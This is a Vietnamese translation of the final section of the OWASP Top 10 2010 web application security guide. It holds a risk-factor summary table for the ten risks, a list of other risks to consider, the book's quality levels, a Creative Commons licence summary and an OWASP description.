Lưu ý rằng phương pháp này không tính đến khả năng xuất hiện của các nhân tố gây hại. Cũng không tính đến các chi tiết kỹ thuật khác nhau liên quan đến ứng dụng cụ thể của bạn. Bất cứ những yếu tố này có thể ảnh hưởng đáng kể khả năng xuất hiện của một kẻ tấn công tìm kiếm và khai thác một lỗ hổng đặc biệt. Đánh giá này cũng không tính các tác động thực tế về kinh doanh của bạn. Tổ chức của bạn sẽ phải quyết định có bao nhiêu nguy cơ bảo mật từ các ứng dụng có thể chấp nhận được. Mục đích của OWASP Top 10 là không phải để làm phân tích rủi ro cho bạn.

Hình ảnh minh họa sau đây là ví dụ đánh giá rủi ro cho A2: XSS. Lưu ý rằng chúng tôi chọn XSS vì đây là một lỗi duy nhất có mức độ phổ biến rất cao, phần còn lại chỉ là trung bình đến ít phổ biến.



Tóm tắt Top 10 nhân tố rủi ro

Bảng sau đây trình bày tóm tắt của năm 2010 Top 10 rủi ro về bảo mật ứng dụng, và các yếu tố cấu thành chúng ta đã gán cho mỗi rủi ro. Những yếu tố này được xác định dựa trên các số liệu thống kê sẵn có và kinh nghiệm của đội OWASP. Để hiểu được những rủi ro này cho một ứng dụng hay một tổ chức cụ thể, **bạn phải xem xét của các tác nhân rủi ro và các tác động kinh doanh trong môi trường đó.** Ngay cả những điểm yếu phần mềm nghiêm trọng không hẳn tạo ra một nguy cơ rủi ro nghiêm trọng nếu không có tác nhân thực hiện các cuộc tấn công cần thiết hoặc tác động kinh tế là không đáng kể cho các tài sản liên quan.

RISK	Tác nhân đe dọa					
		Khả năng khai thác	Mức độ phổ biến	Khả năng phát hiện	Ảnh hưởng	
A1-Injection		Đễ	Trung bình	Trung bình	Nặng	
A2-XSS		Trung bình	Rất phổ biến	Đễ	Trung bình	
A3-Auth'n		Trung bình	Trung bình	Trung bình	Nặng	
A4-DOR		Đễ	Trung bình	Đễ	Trung bình	
A5-CSRF		Trung bình	Rất phổ biến	Đễ	Trung bình	
A6-Config		Đễ	Trung bình	Đễ	Trung bình	
A7-Crypto		Khó	Không phổ biến	Khó	Nặng	
A8-URL Access		Đễ	Không phổ biến	Trung bình	Trung bình	
A9-Transport		Khó	Trung bình	Đễ	Trung bình	
A10-Redirects		Trung bình	Không phổ biến	Đễ	Trung bình	

Các rủi ro khác có thể xem xét

Top 10 bao gồm rất nhiều mặt, nhưng có những rủi ro khác mà bạn nên xem xét và đánh giá trong tổ chức của bạn. Một số trong số này có trong các phiên bản trước đó của OWASP Top 10, và một số khác không, bao gồm cả kỹ thuật tấn công mới đang được xác định. Các rủi ro về ứng dụng bảo mật(được liệt kê theo thứ tự bảng chữ cái) mà bạn cũng nên xem xét bao gồm:

- [Clickjacking](#) (kỹ thuật tấn công vừa được phát hiện năm 2008)
- Lỗi xử lý đồng bộ
- Từ chối dịch vụ [Denial of Service](#) (Was 2004 Top 10 – Entry A9)
- Thất thoát thông tin và xử lý lỗi không đúng cách [Information Leakage](#) & [Improper Error Handling](#) (2007 Top 10 – A6)
- Thiếu chống tự động hóa [Insufficient Anti-automation](#)
- Thiếu ghi dấu và kiểm tra (Insufficient Logging and Accountability) (2007 Top 10 – A6)
- Thiếu bộ phận phát hiện và phản ứng xâm nhập [Lack of Intrusion Detection and Response](#)
- Thực thi tập tin độc ([Malicious File Execution](#)) (2007 Top 10 – A3)

NHỮNG BIỂU TƯỢNG DƯỚI ĐÂY THỂ HIỆN NHỮNG PHIÊN BẢN KHÁC NHAU CỦA QUYỀN SÁCH NÀY.

ALPHA: Sách có “chất lượng Alpha” là một bản nháp. Nội dung rất thô và còn được phát triển để công bố tiếp.

BETA: Sách có “chất lượng Beta” có nội dung ở mức tốt nhất tiếp theo. Nội dung vẫn sẽ được phát triển thêm cho đến khi được xuất bản.

RELEASE: Sách có “chất lượng Release” có nội dung tốt nhất trong vòng phát triển và là sản phẩm cuối cùng.



ALPHA
PUBLISHED



BETA
PUBLISHED



RELEASE
PUBLISHED

BẠN CÓ QUYỀN:



Chia sẻ - sao chép, phân phối và chuyển nhượng



Pha trộn - cho thích ứng công việc

TUÂN THỦ NHỮNG ĐIỀU KIỆN SAU:



Phân bổ (Attribution): Bạn phải bán bộ sản phẩm theo cách mà tác giả hoặc người cấp phép yêu cầu (nhưng không cần họ phải chứng thực bạn hoặc sự sử dụng của bạn với sản phẩm).



Chia sẻ như nhau (Share Alike): Nếu bạn thay đổi, sửa chữa hoặc xây dựng dựa trên sản phẩm này, bạn nên phân phối nó lại dưới giấy phép tương đương.



OWASP

The Open Web Application Security Project

Open Web Application Security Project (OWASP) là một cộng đồng quốc tế mở tập trung vào cải thiện bảo mật ứng dụng phần mềm. Mục tiêu của chúng tôi là làm cho an ninh ứng dụng "hiện rõ", giúp cho mọi người và các tổ chức có thể đưa ra những quyết định về rủi ro an ninh ứng dụng. Ai cũng được quyền tham gia OWASP một cách miễn phí và tất cả những tài liệu của chúng tôi đều là tài liệu mở và miễn phí. Cơ sở của OWASP là một tổ chức từ thiện phi lợi nhuận nhằm đảm bảo sự tồn tại và hỗ trợ công việc của chúng tôi